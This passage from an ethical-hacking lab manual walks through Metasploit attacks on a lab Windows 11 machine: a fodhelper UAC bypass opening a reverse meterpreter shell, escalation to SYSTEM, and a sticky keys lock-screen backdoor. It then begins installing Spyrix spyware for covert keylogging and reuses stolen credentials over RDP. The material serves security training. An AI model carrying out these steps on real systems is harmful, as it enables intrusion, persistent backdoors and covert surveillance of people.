LHOST => 10.10.1.13  
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set TARGET 0  
TARGET => 0  
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> exploit  
  
[*] Started reverse TCP handler on 10.10.1.13:4444  
[*] UAC is Enabled, checking level...  
[+] Part of Administrators group! Continuing...  
[+] UAC is set to Default  
[+] BypassUAC can bypass this setting, continuing...  
[*] Configuring payload and stager registry keys ...  
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe  
[*] Sending stage (175686 bytes) to 10.10.1.11  
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400  
[*] Cleaning up registry keys ...  
  
(Meterpreter 2)(C:\Windows\system32) >
```

30. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
31. Type **getsystem -t 1** and press **Enter** to elevate privileges.
32. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running a Metasploit exploit against a Windows host. The command history includes setting the LHOST to 10.10.1.13, setting the TARGET to 0, and executing the payload. The output shows the exploit starting a reverse TCP handler, bypassing UAC, and configuring payload and stager registry keys. It then executes the payload (cmd.exe) and sends the stage (fodhelper.exe). A meterpreter session is opened, showing the server's username as NT AUTHORITY\SYSTEM. The terminal interface includes a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help".

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set TARGET 0
TARGET => 0
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400
[*] Cleaning up registry keys ...

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) >
```

33. Type **background** and press **Enter** to background the current session.

In this task, we will use sticky\_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.

34. Type **use post/windows/manage/sticky\_keys** and press **Enter**.

35. Now type **sessions -i\*** and press **Enter** to list the sessions in meterpreter.

```
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400
[*] Cleaning up registry keys ...

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) > background
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) exploit(windows/local/bypassuac_fodhelper) >> use post/windows/manage/sticky_keys
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> sessions -i

Active sessions
=====

```

Id	Name	Type	Information	Connection
--	--	--	--	--
1		meterpreter x86/windows	Windows11\Admin @ WINDOWS11	10.10.1.13:444 -> 10.10.1.11:50407 (10.10.1.11)
2		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50430 (10.10.1.11)

```
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >>
```

36. In the console type **set session 2** to set the privileged session as the current session.

37. In the console type **exploit** and press **Enter**, to begin the exploit.

```
(Meterpreter 2)(C:\Windows\system32) > background
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) exploit(windows/local/bypassuac_fodhelper) >> use post/windows/manage/sticky_keys
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> sessions -i

Active sessions
=====


```

Id	Name	Type	Information	Connection
--	--	--	--	--
1		meterpreter x86/windows	Windows11\Admin @ WINDOWS11	10.10.1.13:444 -> 10.10.1.11:50407 (10.10.1.11)
2		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50430 (10.10.1.11)

```
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> set session 2
session => 2
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> exploit

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >>
```

38. Now click **Windows 11** to switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.
39. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.
40. In the Command Prompt window, type **whoami** and press **Enter**.



41. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.
42. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
43. Close all open windows and document all the acquired information.
44. Sign out from **Martin** account and sign into **Admin** account using **Pa\$\$w0rd** as password.
45. Click **Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

#### Question 6.2.1.1

Exploit Sticky keys feature to gain access and to escalate privileges on the Windows 11 machine. Enter the domain of Windows 11 obtained from sysinfo command in meterpreter session.

## Lab 3: Maintain Remote Access and Hide Malicious Activities

### Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

### Lab Objectives

- User system monitoring and surveillance using Spyrix
- Maintain persistence by modifying registry run keys

### Overview of Remote Access and Hiding Malicious Activities

**Remote Access:** Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution

**Hiding Files:** Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining

future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

## Task 1: User System Monitoring and Surveillance using Spyrix


Spyrix facilitates covert remote monitoring of user activities in real-time. It provides concealed surveillance via a secure web account, logging keystrokes with a keylogger, monitoring various platforms such as Facebook, WhatsApp, Skype, Email, etc. It also offers functionality of capturing screenshots, live viewing of screen and webcam feeds, continuous recording of screen and webcam activity.

Here, we will use Spyrix to perform system monitoring and surveillance.

1. Click on Windows Server 2022 to switch to **Windows Server 2022** machine, click Ctrl+Alt+Delete to activate the machine and login with **CEH\Administrator / Pa\$\$w0rd**.
2. On the **Windows Server 2022** machine, navigate to **Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix** and double-click **spm\_setup.exe**.
3. Follow the wizard driven steps to install Spyrix Personal Monitor.

In the **Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard**, leave the **Enter email** field as blank and click **Next**.


4. At the end of the installation, ensure that the **Sign in your Online Monitoring account** checkbox is selected and click on **Finish**.




5. In the **How do you want to open this?** pop-up appears, select **Firefox** from the list and click **OK**.

If the **Spyrix webpage** appears in **Microsoft Edge** browser, then continue in Edge browser.


In the **Spyrix Personal Monitor - Settings Wizard** click **Skip Wizard**, click **Close** in the next window, and close the **Spyrix Personal Monitor** window.




6. Spyrix webpage appears, click on **Register** to register for a new account.



7. In the **Account registration** web page, enter an email address and password and click **Sign up**.




8. Spyrix Personal Monitor webpage appears, minimize the window.




9. Now, click Type here to search field on the Desktop, search for **Remote** and click **Remote Desktop Connection** from the results.

10. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19 [Windows Server 2019]**) and click **Show Options**.




11. In the **User name** field, type **Jason** and click **Connect**.



12. In the **Windows Security** pop-up, enter the password as **qwertys** and click **OK**.

Here, we are using the target system user credentials obtained from the previous lab.




13. A **Remote Desktop Connection** window appears; click **Yes**.

